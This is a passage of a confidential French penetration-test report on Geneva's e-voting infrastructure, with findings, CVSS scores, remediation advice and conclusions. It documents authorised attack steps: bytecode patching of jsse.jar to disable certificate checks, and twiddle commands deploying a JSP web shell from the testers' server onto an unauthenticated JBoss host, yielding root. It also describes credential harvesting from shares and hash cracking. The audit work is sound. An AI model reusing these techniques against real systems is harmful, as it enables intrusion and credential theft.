Ces failles sont, généralement, découvertes par la suite – par exemple par les développeurs eux-mêmes ou par des laboratoires de recherche en sécurité – et publiées dans le but d'informer les utilisateurs ainsi que d'amener les développeurs concernés à les corriger. Ainsi de nombreuses failles sont découvertes et publiées chaque jour, généralement suivies de près par des « patches » correctifs.

Toutefois, ces publications n'intéressent pas uniquement les développeurs cherchant à corriger les failles concernées. En effet, elles sont également très intéressantes pour les pirates, puisqu'elles révèlent des vulnérabilités pouvant être exploitées pour, par exemple, prendre le contrôle d'une machine ou l'infecter avec un logiciel malveillant. Ainsi, parallèlement à la publication de patches correctifs, il est fréquent d'observer la diffusion, au travers de sites spécialisés, « d'exploits » à savoir de petits programmes spécifiquement conçus pour exploiter une telle faille. Au final, une faille n'étant pas très rapidement corrigée – par l'application du patch correctif correspondant – représente donc un danger réel pour la machine en question, voire le système d'information tout entier.

Pour cette raison, il est extrêmement important, pour les administrateurs système, de maintenir leurs machines à jour et de vérifier que les services qu'elles proposent ne sont pas victimes de failles connues. De plus, il s'agit là d'un travail à long terme. En effet, une machine sûre peut, d'un jour à l'autre, devenir vulnérable suite à la publication d'une faille l'affectant.

Lors de cet audit, les intervenants SCRT ont donc cherché à déceler et à exploiter les éventuelles failles connues affectant les machines de la DGSi. L'exploitation réussie de ces failles peut généralement conduire à l'exécution de commandes arbitraires sur la machine, permettant ainsi à un attaquant de prendre le contrôle de celle-ci.



Aucun service vulnérable n'a été trouvé lors de l'audit externe.**3.2.3 Attaques web (injection SQL, XSS, ...)**

Des erreurs de conception ou de développement dans des applications web peuvent permettre à un attaquant de détourner le comportement de ces applications, les transformant ainsi en outils d'attaque. Le cas le plus connu de ce type d'attaques est, sans doute, l'injection SQL. Cette attaque (généralement possible à cause d'une mauvaise vérification des paramètres au sein d'une application web communiquant avec une base de données) permet à un attaquant de modifier le comportement de l'application et, plus précisément, de modifier les requêtes qui sont effectuées sur la base de données.

Profitant ainsi des associations existant entre l'application web et la base de données (à laquelle il n'aurait pas accès autrement), un attaquant peut donc exploiter une telle faille pour récupérer les informations (sensibles) contenues dans la base de données, voire pour y insérer de nouvelles données ou encore pour l'effacer entièrement (mettant ainsi hors d'usage l'application et détruisant des données importantes).

Dans le cas présent, l'application cliente n'est pas lancée dans le contexte du navigateur, mais dans celui de la machine virtuelle Java. De ce fait, c'est au niveau de cette dernière que le certificat, présenté par l'outil interceptant les requêtes, doit être accepté.

Une analyse de l'application cliente a montré la présence d'un *keystore* (magasin de certificat). Les ingénieurs SCRT ont donc procédé à une modification de ce dernier à l'aide de l'outil *keytool* pour ajouter l'autorité de certification ayant signée le certificat présenté par le proxy. Le mot de passe du keystore ayant été récupéré dans l'un des fichiers de configuration de l'applet. De plus, le magasin de certificats propre à l'instance de la machine virtuelle a également été altéré. Toutefois, ces manipulations n'ont pas permis d'intercepter les communications entre l'applet et le serveur web.

```
$ keytool -list -v -keystore ./cti/secch/applet/conf/evo-tmp-ca.jks
Enter keystore password:

Keystore type: JKS
Keystore provider: SUN

Your keystore contains 2 entries

Alias name: evo-tmp-ca
Creation date: Jun 25, 2012
Entry type: trustedCertEntry

Owner: CN=SwissSign Silver CA - G2, O=SwissSign AG, C=CH
Issuer: CN=SwissSign Silver CA - G2, O=SwissSign AG, C=CH
Serial number: 4f1bd42f54bb2f4b
Valid from: Wed Oct 25 10:32:46 CEST 2006 until: Sat Oct 25 10:32:46
CEST 2036
Certificate fingerprints:
  MD5:  E0:06:A1:C9:7D:CF:C9:FC:0D:C0:56:75:96:D8:62:13
  SHA1: 9B:AA:E5:9F:56:EE:21:CB:43:5A:BE:25:93:DF:A7:F0:40:D1:1D:CB
Signature algorithm name: SHA1withRSA
Version: 3
```



```

...

Alias name: 2nd-fqdn
Creation date: Jun 25, 2012
Entry type: trustedCertEntry

Owner: EMAILADDRESS=securt@etat.ge.ch, CN=self-signed eVoting CA for 2nd FQDN, OU=Centre des Technologies de l'Information, O=Republique et canton de Geneve - Etat de Geneve, L=Geneve, ST=GENEVE, C=CH
Issuer: EMAILADDRESS=securt@etat.ge.ch, CN=self-signed eVoting CA for 2nd FQDN, OU=Centre des Technologies de l'Information, O=Republique et canton de Geneve - Etat de Geneve, L=Geneve, ST=GENEVE, C=CH
Serial number: 9268a6f8ccabd9e1
Valid from: Mon Jun 25 10:27:14 CEST 2012 until: Thu Jun 23 10:27:14 CEST 2022
Certificate fingerprints:
MD5: 8D:6B:5D:AB:18:4E:43:FF:21:30:47:4B:34:8E:3B:14
SHA1: E9:DD:F0:67:DD:4A:E6:B5:67:C2:F4:F9:B5:6B:CD:13:F4:89:D9:F7
Signature algorithm name: SHA1withRSA
Version: 3

```

Les ingénieurs SCRT ont alors modifié la machine virtuelle Java elle-même afin d'en supprimer le test validant un certificat. L'outil *Java Bytecode Editor* a été utilisé dans cette fin sur la bibliothèque *jsse.jar*.

```

General info:
Attribute name index: cp_info_4798
Attribute length: 220

Specific info:
Bytecode [Exceptions table] [Misc] [Code Editor]
44: 99 checkcast #428 <com/sun/net/ssl/internal/ssl/X509ExtendedTrustManager>
46: 102 aload_2
47: 103 ifnull 116 (+13)
48: 104 aload_2
49: 107 invokevirtual #831 <[Ljava/security/ssl/X509Certificate;:close()[Ljava/lang/Objec...>
50: 110 checkcast #838 <[Ljava/security/ssl/X509Certificate>
51: 113 goto 117 (+4)
52: 116 aconst_null
53: 117 aload_1
54: 119 aload_0
55: 120 invokevirtual #856 <com/sun/net/ssl/internal/ssl/ClientHandshaker:getHostE[Ljava/lang/String>
56: 123 aload_0
57: 125 goto 181 (+56)
58: 128 goto 168 (+40)
59: 131 aload_5
60: 133 ifnull 147 (+14)
61: 136 new #833 <Ljava/lang/RuntimeException>
62: 139 dup
63: 140 ldc_w #392 <trust manager does not support peer identification>
64: 143 invokevirtual #959 <Ljava/lang/RuntimeException;:init([Ljava/lang/String;?>
65: 146 athrow
66: 147 aload_3
67: 148 aload_2
68: 149 ifnull 162 (+13)
69: 152 aload_2
70: 153 invokevirtual #831 <[Ljava/security/ssl/X509Certificate;:close()[Ljava/lang/Objec...>
71: 156 checkcast #838 <[Ljava/security/ssl/X509Certificate>
72: 159 goto 163 (+4)
73: 162 aload_2
74: 163 aload_4
75: 165 goto 181 (+16)
76: 168 goto 181 (+13)
77: 171 aconst_4
78: 173 aload_0
79: 174 bipush 46
80: 176 aload_4
81: 178 invokevirtual #859 <com/sun/net/ssl/internal/ssl/ClientHandshaker:fatalE[Ljava/lang/Throwable;?>

```

Illustration 2: manipulation de *jsse.jar* à l'aide de JBE

Les entrées utilisateurs sont correctement traitées et ne permettent pas de modifier le



SCRT
Information Security

CONFIDENTIEL, NE PEUT ÊTRE TRANSMIS À UN TIERS SANS ACCORD PRÉALABLE DE SCRT

















comportement de l'application coté serveur.

3.3 Légende de lecture

3.3.1 Estimation SCRT

Pour chacune des vulnérabilités présentées dans ce rapport, une estimation du niveau de gravité (tel qu'il est perçu par les ingénieurs SCRT) est fournie, au travers de trois indicateurs: Impact, Exploitation et Impact e-voting.

Impact	Impact de la faille en cas d'exploitation réussie ("La faille est-elle grave?")				
 N/A	 Faible	 Moyen	 Élevé	 Critique	
Exploitation	Probabilité que la faille soit découverte et exploitée par un attaquant réel?				
 N/A	 Faible	 Moyenne	 Élevée	 Critique	
Impact e-voting	Impact de la faille sur le réseau e-voting en cas d'exploitation réussie ("La faille est-elle grave?")				
 N/A	 Faible	 Moyen	 Élevé	 Critique	

Il est toutefois important de garder à l'esprit que ces estimations (notamment celle de l'impact) ne sont basées que sur les informations détenues par les ingénieurs SCRT au moment de l'audit. Ces derniers n'ont notamment pas forcément connaissance de tous les détails concernant les machines ou applications vulnérables. En conséquence, ces estimations doivent être pondérées par la DGSI en fonction des caractéristiques exactes de son système d'information.

3.3.2 Score CVSS

En plus de l'estimation faite par SCRT, un score calculé à l'aide du standard CVSS est indiquée pour chaque vulnérabilité.

CVSS (Common Vulnerability Scoring System) est un format ouvert permettant de classer les vulnérabilités selon divers critères de sévérité. Ce système est devenu un standard de-facto et est utilisé par les plus grandes compagnies afin de fournir une appréciation neutre et objective de chaque vulnérabilité.

Le Score CVSS est calculé à l'aide de trois groupes de métriques, appelés vecteurs :

- **Base** : Permet de représenter les caractéristiques intrinsèques et fondamentales de la vulnérabilité. Cette métrique ne dépend ni du temps ni de l'environnement dans laquelle elle est située.



- **Temporelle** : Cette métrique représente les facteurs temporels liés à la vulnérabilité. Par exemple, la mise à disposition d'un correctif de la part de l'éditeur modifie cette métrique.
- **Environnementale** : Cette métrique représente les facteurs liés à la vulnérabilité, comme par exemple les dommages collatéraux liés à une exploitation réussie.

Chaque vecteur est pris en compte lors du calcul du score CVSS global. Comme ce score peut évoluer au cours du temps, la valeur de chaque vecteur **au moment où le rapport est rendu** est indiquée dans le récapitulatif de la vulnérabilité. Il est alors possible de faire évoluer ce score en fonction des paramètres environnementaux et temporels à loisir. L'échelle de notation varie de 0 à 10 où 0 est le plus faible et 10 le plus grave.

Plus d'informations sur le système CVSS peuvent être trouvées à l'adresse suivante : <http://www.first.org/cvss/cvss-guide.html>



SCRT
Information Security

CONFIDENTIEL, NE PEUT ÊTRE TRANSMIS À UN TIERS SANS ACCORD PRÉALABLE DE SCRT







Page 19

3.4 Exploitation et vulnérabilités

3.4.1 Divulgence d'informations

3.4.1.1 Récapitulatif

Divulgence d'informations		Conséquences		CVSS	
SCRT		Conséquences		CVSS	
Impact	★	 Confidentialité	 Intégrité	Base	5.0
Exploitation	★★★				
Impact e-voting	★	 Disponibilité	 Traçabilité	AV:N/AC:L/Au:N/C:P/I:N/A:N	

3.4.1.2 Composantes vulnérables


- Serveur 1

3.4.1.3 Description

Bien que n'étant pas une vulnérabilité à proprement parler, la divulgation d'informations peut permettre à un attaquant de mieux connaître sa cible. Ceci peut être utilisé par exemple pour découvrir des failles existantes sur la plate-forme ou simplement en attendant qu'une nouvelle faille soit publiée pour le système découvert.

C'est pourquoi il est toujours recommandé d'éviter de révéler de l'information sur les systèmes utilisés, surtout au niveau du type et des versions des applications utilisées.

Dans le cas présent, la manipulation de certaines requêtes redirige l'utilisateur sur une page d'erreur indiquant le nom interne du serveur : `bexxxxxx`.



3.4.1.4 Solution possible

Il est recommandé de ne pas retourner les erreurs de l'application ou du serveur telles quelles à l'utilisateur final, mais d'utiliser une page affichant un message d'erreur générique.



4 Audit Interne



SCRT
Information Security

CONFIDENTIEL, NE PEUT ÊTRE TRANSMIS À UN TIERS SANS ACCORD PRÉALABLE DE SCRT



Page 21

4.1 Collecte d'informations

4.1.1 Introduction

L'audit se déroulant en mode *greybox*, les informations sont fournies au fur et à mesure par la DGSI. Les informations fournies dès le départ sont :

- L'adresse IP du serveur VPN permettant d'accéder au réseau : 160.53.xxx.yyy
- Un poste standard État (Windows 7)
- Un compte Active Directory, *userxxx*, afin d'avoir accès au poste de travail. Ce compte possède des droits d'accès aux partages communs et/ou publics dans le réseau interne.

Ne disposant d'aucune autre information sur le système ciblé, les intervenants SCRT ont donc, comme l'aurait fait un authentique pirate, procédé à une phase de collecte d'informations sur celui-ci.

Cette étape a pour but de recueillir un maximum d'informations (techniques et administratives) afin de permettre une meilleure caractérisation du système ciblé. Ces informations, en plus de fournir une meilleure vue d'ensemble sur la cible de l'audit, permettront de cibler au mieux les attaques pouvant être entreprises contre cette dernière.

4.1.2 Informations techniques

4.1.2.1 Recherche d'informations

Disposant d'un compte sur le domaine, la première étape a été de chercher dans les partages réseau accessibles tout type d'information utile pour l'audit. Les auditeurs ont notamment recherché des chaînes de caractère telles que "e-voting" ou "password". Le poste mis à disposition a été audité afin d'essayer de récupérer les mots de passe des personnes qui s'y sont connectées, le mot de passe administrateur local ou encore des documents présents dans les répertoires des utilisateurs locaux.

Cette recherche a permis de trouver un compte du domaine administrateur local de deux serveurs, mais n'a pas permis d'obtenir d'autres informations sur le réseau de vote électronique.



4.2 Attaques tentées

4.2.1 Types d'attaques

Les attaques entreprises par les intervenants SCRT lors de cet audit de sécurité ont pour but de couvrir le spectre d'attaques pouvant être entreprises par un attaquant réel. En conséquence, elles comprennent des attaques dites « réseau », ciblant directement les machines visibles au travers du réseau, ainsi que des attaques « applicatives », ciblant certaines applications spécifiques (par exemple, des applications web).

Afin d'illustrer plus précisément les attaques entreprises par les intervenants SCRT au cours de l'audit de sécurité, la suite de ce chapitre en présente quelques exemples.

4.2.2 Exploitation de services vulnérables

Le développement de logiciels étant une tâche complexe (cette complexité pouvant atteindre des extrêmes lors du développement de très grosses applications, telles que des systèmes d'exploitation) et faisant souvent appel à de nombreuses équipes de développeurs travaillant de manière autonome, il n'est pas étonnant que les applications finales puissent contenir, même après leur mise sur le marché, de nombreuses vulnérabilités cachées (généralement dues à des erreurs de développement).

Ces failles sont, généralement, découvertes par la suite – par exemple par les développeurs eux-mêmes ou par des laboratoires de recherche en sécurité – et publiées dans le but d'informer les utilisateurs ainsi que d'amener les développeurs concernés à les corriger. Ainsi de nombreuses failles sont découvertes et publiées chaque jour, généralement suivies de près par des « patches » correctifs.

Toutefois, ces publications n'intéressent pas uniquement les développeurs cherchant à corriger les failles concernées. En effet, elles sont également très intéressantes pour les pirates, puisqu'elles révèlent des vulnérabilités pouvant être exploitées pour, par exemple, prendre le contrôle d'une machine ou l'infecter avec un logiciel malveillant. Ainsi, parallèlement à la publication de patches correctifs, il est fréquent d'observer la diffusion, au travers de sites spécialisés, « d'exploits » à savoir de petits programmes spécifiquement conçus pour exploiter une telle faille. Au final, une faille n'étant pas très rapidement corrigée – par l'application du patch correctif correspondant – représente donc un danger réel pour la machine en question, voire le système d'information tout entier.

Pour cette raison, il est extrêmement important, pour les administrateurs système, de maintenir leurs machines à jour et de vérifier que les services qu'elles proposent ne sont pas victimes de failles connues. De plus, il s'agit là d'un travail à long terme. En effet, une machine sûre peut, d'un jour à l'autre, devenir vulnérable suite à la publication d'une faille l'affectant.



Lors de cet audit, les intervenants SCRT ont donc cherché à déceler et à exploiter les éventuelles failles connues affectant les machines de la DGSi. L'exploitation réussie de ces failles peut généralement conduire à l'exécution de commandes arbitraires sur la machine, permettant ainsi à un attaquant de prendre le contrôle de celle-ci.

Aucun service vulnérable n'a été trouvé lors de l'audit interne.

4.2.3 Attaque de mots de passe faibles

De nombreux services, destinés à être accessibles au travers du réseau, sont protégés par des mots de passe. Il peut, par exemple, s'agir de services d'accès à distance tels que SSH ou FTP ou encore de sections privées (comme les sections d'administration) de certains sites web.

Dans tous les cas, l'accès à ces services ou à ces zones protégées peut permettre à un attaquant d'obtenir des informations sensibles ou confidentielles voire même de prendre le contrôle de la machine (par exemple dans le cas de SSH). Pour cette raison, il est important de s'assurer que les mots de passe employés sont suffisamment sûrs pour prévenir un accès frauduleux. En effet, quel que soit le niveau de protection fourni par un service, si l'utilisateur choisit un mot de passe pouvant facilement être deviné par un attaquant, la sécurité n'est alors pas garantie. Il est particulièrement important que les mots de passe choisis ne puissent pas faire partie d'un dictionnaire d'attaque, généralement employé par un attaquant pour forcer, de manière automatisée, l'accès à un service.

Afin de vérifier le niveau de sécurité des mots de passe employés par les utilisateurs de la DGSi, les intervenants SCRT ont soumis ce type de services à des attaques permettant de déceler des mots de passe faibles. Comme le ferait un attaquant, les intervenants SCRT ont, par exemple, soumis certains services (ou certains portails d'authentification présents sur des sites web), à des attaques par dictionnaire. Ces attaques soumettent, de manière automatisée, un très grand nombre de mots de passe provenant d'une liste – un dictionnaire – de mots de passe usuels. En cas de réussite, l'attaquant obtient alors l'accès à un compte utilisateur sur l'application ciblée.

Ce type d'attaque a été utilisé pour tenter de casser des condensats (mot de passe chiffrés par un algorithme de chiffrement non-réversible) récupérés en 4.3.2.5 et 4.3.3.5.

4.2.4 Sniffing réseau

Dans un réseau local, comme c'est le cas d'un réseau interne d'entreprise, un grand nombre de services sont généralement mis à disposition des utilisateurs (partages de fichiers, serveurs FTP, services d'administration distante, etc...). Un grand nombre de ces services utilisent une communication « en clair », c'est à dire qu'ils ne chiffrent pas les données transitant entre les clients et le serveur, parfois y compris pour ce qui est des données d'authentification.

Dans ce contexte, il est possible, pour un utilisateur du réseau d'observer (« sniffer ») le trafic qui transite sur ce dernier dans l'intention de capturer des mots de passe transitant en clair. La mise en place de cette écoute est généralement effectuée au travers d'attaques de type « ARP Poisonning », permettant à un attaquant de se faire passer pour une autre machine afin de recevoir le trafic réseau qui est destiné à celle-ci.



En plus de permettre la récupération des données transitant en clair, il est également possible de combiner ce type d'attaque avec des « crackers » (outils servant à récupérer des mots de passe transitant de manière sécurisée) afin de récupérer des données d'authentification qui transitent de manière chiffrée.

Il n'a pas été possible d'obtenir d'informations utiles au moyen du sniffing réseau.

4.2.5 Analyse du poste d'accès au VPN e-voting

En application de l'art.60 alinéa 7 de la LEDP, l'infrastructure de vote électronique n'est accessible qu'au travers d'un VPN (Réseau privé virtuel) afin d'assurer sa séparation du reste des infrastructures de l'Etat de Genève

Durant l'audit, les intervenants SCRT ont proposé d'auditer le poste d'accès au VPN du réseau de vote électronique, voici les résultats de cette démarche.

Le démarrage du poste est protégé par un mot de passe au niveau du BIOS. Le poste n'est pas cadenassé, impliquant que son intégrité physique n'est pas assurée. Le disque dur peut être enlevé ou le BIOS réinitialisé afin de modifier sa configuration.

Note : Après discussion avec la DGSI, il s'avère que le poste mis à disposition ne respectait pas les standards imposés pour les machines d'administration du réseau e-voting.

Le poste est connecté à un réseau (VLAN) dédié et obtient une adresse IP basée sur son adresse MAC. Les intervenants se sont connectés sur le même réseau et n'ont pas pu obtenir d'adresse par le serveur DHCP, sauf en usurpant l'adresse MAC du poste. Le serveur DHCP est donc correctement configuré. Une fois l'adresse IP obtenue, il n'est pas possible d'accéder au réseau des postes de l'administration ni à Internet.

Le poste a pu être démarré au travers du réseau (PXE¹) (une fois le mot de passe BIOS saisi par un intervenant de la DGSI). Ainsi, les auditeurs ont pu accéder à l'intégralité du système. Il n'y a pas de mot de passe *root*, et seulement un compte est utilisé sur le poste. Une tentative de cassage de mot de passe a été effectuée mais rapidement abandonnée. Le condensat utilise un algorithme (*salted SHA-512*) qui offre une très bonne résistance aux attaques par *brute-force* (~500 tentatives par seconde sur un processeur core-i5).

Le répertoire de l'utilisateur est chiffré via *ecryptfs* ainsi que le swap. Toutefois, la configuration du client VPN est accessible dans le répertoire */etc/*, lui-même sur une partition en clair. Une amélioration consisterait à placer la configuration dans le répertoire de l'utilisateur. Il est à noter que le tunnel VPN ne s'établit qu'après une authentification forte de l'utilisateur.

Au final, l'audit du poste d'accès au VPN e-voting démontre que, mis à part la sécurisation physique de la machine, les bonnes pratiques de sécurité ont été mises en place.





1 PXE : L'amorçage PXE (sigle de Pre-boot eXecution Environment) permet à une station de travail de démarrer depuis le réseau en récupérant une image de système d'exploitation qui se trouve sur un serveur



4.3 Exploitation et vulnérabilités

4.3.1 Accès non protégé à une base d'inventaire

4.3.1.1 Récapitulatif

SCRT		Conséquences		CVSS	
Accès non protégé à une base d'inventaire					
Impact	★☆☆☆☆	 Confidentialité	 Intégrité	Base	5.0
Exploitation	★★★☆☆	 Disponibilité	 Traçabilité	AV:N/AC:L/Au:N/C:P/I:N/A:N	
Impact e-voting	★☆☆☆☆				

4.3.1.2 Composantes vulnérables

- <http://160.53.xxx.yyy/Inventzzz/>

4.3.1.3 Description

Une base d'inventaire est une base contenant une liste d'équipements (serveurs, machines..) et divers détails pour chaque équipement (adresses IP, type de matériel, logiciels installés...)

La machine 160.53.xxx.yyy exécute un serveur WEB apache.L'indexation des fichiers est activée, ce qui a permis de lister les répertoires accessibles. Le chemin "/Inventzzz/" permet d'accéder à un inventaire des serveurs de la DGSi, contenant des informations sur le système d'exploitation, le nom de la machine, son adresse IP, etc.

4.3.1.4 Solution possible

Mettre en place une authentification sur ce service.





4.3.1.5 Exploitation

Durant la découverte du réseau, les intervenants ont pu accéder au serveur WEB sur la machine 160.53.xxx.yyy et ainsi consulter la base d'inventaire des serveurs de la DGSi. Une recherche sur le mot-clé e-voting a permis d'obtenir une liste de machines intéressantes :



4.3.2 Démarrage d'un poste de travail sur PXE

4.3.2.1 Récapitulatif

SCRT		Conséquences		CVSS	
Impact	★★★	 Confidentialité	 Intégrité	Base	6.3
Exploitation	★★	 Disponibilité	 Traçabilité	AV:L/AC:MAu:N/C:I:C/A:N	
Impact e-voting	////				

4.3.2.2 Composantes vulnérables

- Poste standard État : configuration du BIOS

4.3.2.3 Description

Il est possible de démarrer le poste de travail sur le réseau. Les intervenants ont donc configuré leur machine comme serveur DHCP et TFTP pour amorcer le système sur le réseau (hors réseau de production de la DGSi). Pour accélérer le chargement, le serveur PXE amorçait seulement la séquence de démarrage pour charger un noyau Linux et continuer sur une clef USB.

4.3.2.4 Solutions possibles

Demander un mot de passe lors du démarrage sur le réseau. Chiffrer les données du disque pour éviter une compromission du compte administrateur local.

4.3.2.5 Exploitation Détaillée





L'analyse d'un poste de travail permet dans bien des cas d'obtenir des informations sensibles telles que des documents ou des condensats de comptes utilisateur.

Une fois le système démarré sur Linux, il est possible d'accéder à tous les répertoires et fichiers présents sur les disques du poste. Le fichier contenant les mots de passe Windows a été récupéré. Le compte administrateur local est désactivé, mais les intervenants ont quand même tenté de casser le mot de passe, sans succès.



4.3.3 Mot de passe administrateur accessible sur un partage réseau

4.3.3.1 Récapitulatif

SCRT		Conséquences		CVSS	
Impact	★★★	 Confidentialité	 Intégrité	Base	5.2
Exploitation	★★★	 Disponibilité	 Traçabilité	AV:A/AC:L/Au:S/C:P/I:P/A:P	
Impact e-voting	////				

4.3.3.2 Composantes vulnérables

- Fichier de suivi de migration.
- Fichier journal d'une copie de sauvegarde.

4.3.3.3 Description

En réalisant une recherche par mot-clefs sur des partages en utilisant les droits de l'utilisateur userxxx (compte fourni par la DGSI), les intervenants SCRT ont eu accès à des fichiers contenant les authentifiants de l'utilisateur *domaine\userxxx* et un compte local *yyyyyy* actif sur un serveur AIX.

Ces authentifiants ont permis d'accéder à plusieurs serveurs et de récupérer ainsi d'autres comptes.

4.3.3.4 Solution possible

Modifier ou supprimer les documents contenant ces mots de passe.

4.3.3.5 Exploitation





Les intervenants SCRT ont choisi d'utiliser ces authentifiants afin de tenter d'accéder à d'autres ressources pouvant potentiellement les rapprocher du réseau e-voting.

Le compte *domaine\userxxx* a pu être utilisé pour compromettre la machine *pxxx* (10.138.xxx.yyy). Ce compte étant administrateur local sur cette machine, il a été possible de récupérer d'autres comptes dont *adminxyz* :



4.3.4 Politique de mots de passe faible

4.3.4.1 Récapitulatif

Politique de mots de passe faible					
SCRT		Conséquences		CVSS	
Impact	★★★	 Confidentialité	 Intégrité	Base	9.4
Exploitation	★★	 Disponibilité	 Traçabilité	AV:N/AC:L/Au:N/C:C/I:C/A:N	
Impact e-voting	■■■■				

4.3.4.2 Composantes vulnérables

- Infrastructure informatique de la DGSi

4.3.4.3 Description

La politique de mots de passe actuellement en place sur le domaine *ge-admin.ch* ne répond pas aux critères minimaux de sécurité. Il a été possible d'obtenir les mots de passe en clair correspondant aux condensats récupérés sur les machines compromises, dans un temps relativement court (moins d'une heure).

4.3.4.4 Solution possible

Il est recommandé de modifier la politique de sécurité actuellement en place afin d'inclure les éléments suivants :

- longueur minimale des mots de passe de 8 caractères
- au moins un caractère spécial (\$, %, *, &, ...)
- activer l'option correspondant à la complexité du mot de passe dans les GPO (aucun mot de passe similaire au nom d'utilisateur, pas de mot de passe incrémental, ...)

4.3.4.5 Exploitation





Les comptes obtenus n'ont pas été utilisés dans le cadre de l'audit car ils ne présentaient aucun lien avec le périmètre de l'audit.

La DGSi a informé les ingénieurs SCRT du fait qu'une politique différente était appliquée pour ce qui concerne les mots de passe de la plateforme e-voting.



4.3.5 Serveur JBOSS sans authentification

4.3.5.1 Récapitulatif

Serveur JBOSS sans authentification					
SCRT		Conséquences		CVSS	
Impact	★★★★★	 Confidentialité	 Intégrité	Base	9.3
Exploitation	★★★☆☆	 Disponibilité	 Traçabilité	AV:N/AC:MAu:N/C:I/GA:C	
Impact e-voting	☆☆☆☆☆				

4.3.5.2 Composantes vulnérables

- 160.53.xxx.yyy serveur JBoss

4.3.5.3 Description

Le serveur JBoss installé sur la machine 160.53.xxx.yyy utilise une configuration par défaut, sans authentification. Les services RMI (*Remote Method Invocation*) et JNDI (*Java Naming and Directory Service*) sont activés et permettent d'accéder à la configuration du serveur. Sans authentification, il est trivial de déployer une application Java sur le serveur et d'en prendre le contrôle.

4.3.5.4 Solution possible

Mettre en place une authentification sur ces services ou les désactiver complètement. De plus, la version de JBoss installée date de 2004, n'est plus maintenue et souffre de multiples vulnérabilités. Toutefois, l'installation de JBoss semble liée au produit smartfilter installé sur ce serveur, il faudrait voir avec la personne en charge de cette application s'il existe des mises à jour.

4.3.5.5 Exploitation

Les intervenants SCRT ont choisi d'exploiter cette machine, car elle se trouve dans un réseau de surveillance, le même que les serveurs Nagios. Par conséquent, elle possède peut-être plus de droits d'accès sur le réseau et permettrait de rebondir vers d'autres machines.

Les installations standards de JBoss fournissent un outil d'administration via RMI et JNDI, *twiddle*, disponible sur Linux et Windows. Cet outil permet de consulter les informations de configuration ou d'effectuer un déploiement d'application sur le serveur. C'est cette dernière fonctionnalité qui a été utilisée pour compromettre le serveur :



```

ActiveThreadGroupCount=7
TotalMemory=100622336
JavaVMVersion=1.4.2_02-b03
ActiveThreadCount=93
JavaVMVendor=Sun Microsystems Inc.
OSName=Linux
JavaVersion=1.4.2_02
MaxMemory=265486336
bin # ./twiddle.sh -s 160.53.8000/cmdkit.war invoke jboss.system:service=MainDeployer deploy http://160.53.8000/cmdkit.war
null
bin # ./twiddle.sh -s 160.53.8000/cmdkit.war invoke jboss.system:service=MainDeployer undeploy http://160.53.8000/cmdkit.war
null
bin # ./twiddle.sh -s 160.53.8000/cmdkit.war invoke jboss.system:service=MainDeployer deploy http://160.53.8000/cmdkit.war
null
bin #

/mnt/penetest/tools/web/jsp $ ls
browser_150 cmd.jsp cmdkit.war WEB-INF
/mnt/penetest/tools/web/jsp $ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
- - [13/Jul/2012 16:27:55] "GET /cmdkit.war HTTP/1.1" 200 -
- - [13/Jul/2012 16:27:55] "GET /cmdkit.war HTTP/1.1" 200 -

```

L'outil *twiddle* a été utilisé pour déployer un *Web ARchive* contenant deux scripts, l'un permettant d'explorer les fichiers et d'uploader des programmes, et l'autre d'exécuter des commandes :

Commands with JSP

Command: id

```
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel) context=system_u:system_r:initrc_t
```

```

bin # ./twiddle.sh -s 160.53.8000/cmdkit.war get jboss.system:type=ServerInfo
HostAddress=127.0.0.1
AvailableProcessors=8
OSArch=386
OSVersion=7.6.18-53.el5PAE
HostName=
JavaVendor=Sun Microsystems Inc.
JavaVMName=Java HotSpot(TM) Server VM
FreeMemory=48030192
ActiveThreadGroupCount=7
TotalMemory=100622336
JavaVMVersion=1.4.2_02-b03
ActiveThreadCount=93
JavaVMVendor=Sun Microsystems Inc.
OSName=Linux
JavaVersion=1.4.2_02
MaxMemory=265486336
bin #

```

Le serveur JBoss s'exécute avec les droits **root**, le serveur est donc complètement compromis.

En parcourant les répertoires à la recherche de fichiers intéressants (script de sauvegarde, historique, etc.) un compte du domaine ainsi que son mot de passe a été trouvé dans `/root/.bash_history` :



5 Conclusion



SCRT
Information Security

CONFIDENTIEL, NE PEUT ÊTRE TRANSMIS À UN TIERS SANS ACCORD PRÉALABLE DE SCRT



Page 35

5.1 Conclusions

5.1.1 Audit externe

Concernant la partie externe de cet audit de sécurité sur la plate-forme de vote électronique, les ingénieurs SCRT évaluent le niveau général de sécurité comme très bon. Le nombre de services en écoute est limité au strict minimum et tous sont à jour, ce qui les rend résistants aux vulnérabilités connues lors de l'audit. Toutefois, il convient de rappeler que cette conclusion n'est valable qu'au moment de l'audit et que de nouvelles vulnérabilités peuvent être découvertes en tout temps.

Il est à noter que l'équipe en charge des serveurs a détecté certaines des attaques entreprises par les intervenants SCRT.

Les équipements réseau en amont de la plate-forme sont eux aussi à jour et ne possèdent, au moment de ce test d'intrusion, aucun service vulnérable.

Concernant la protection des données échangées entre le votant et le service, les bonnes pratiques sont respectées et un chiffrement SSL identifiant les deux parties est en place.

Au niveau applicatif, les ingénieurs SCRT ont également été en mesure de valider que les entrées sont correctement traitées au niveau du code et qu'il n'a pas été possible de modifier le comportement de l'application.

5.1.2 Audit interne

Malgré la présence de certaines vulnérabilités sur des postes et serveurs du réseau de l'administration, il n'a pas été possible d'atteindre les machines du réseau de vote électronique, ni directement, ni par rebond. Les ingénieurs SCRT considèrent que les moyens mis en œuvre pour protéger le réseau de e-voting sont très bons. Plus particulièrement, **la segmentation réseau** et le **filtrage des flux** ont permis de bloquer toute tentative d'intrusion.

Il est à noter que l'équipe en charge du réseau a détecté certaines des attaques entreprises par les intervenants SCRT.

L'accès VPN au réseau de vote électronique est accessible uniquement sur un VLAN dédié, et les adresses IPs ne sont attribuées qu'à certaines adresses MAC. De plus, une authentification forte est nécessaire pour établir le VPN. Les postes dédiés à cet accès ne démarrent qu'après une authentification au démarrage et les répertoires des utilisateurs ainsi que le *swap* sont chiffrés. Ces machines n'ont d'ailleurs visiblement pas d'accès à d'autres réseaux, empêchant leur compromission au moyen d'une attaque par rebond.



5.1.3 Atteinte des objectifs du mandat

- L'infrastructure matérielle supportant l'application de vote par Internet est-elle vulnérable aux intrusions depuis Internet? **Non**, l'infrastructure matérielle n'est pas vulnérable aux intrusions.
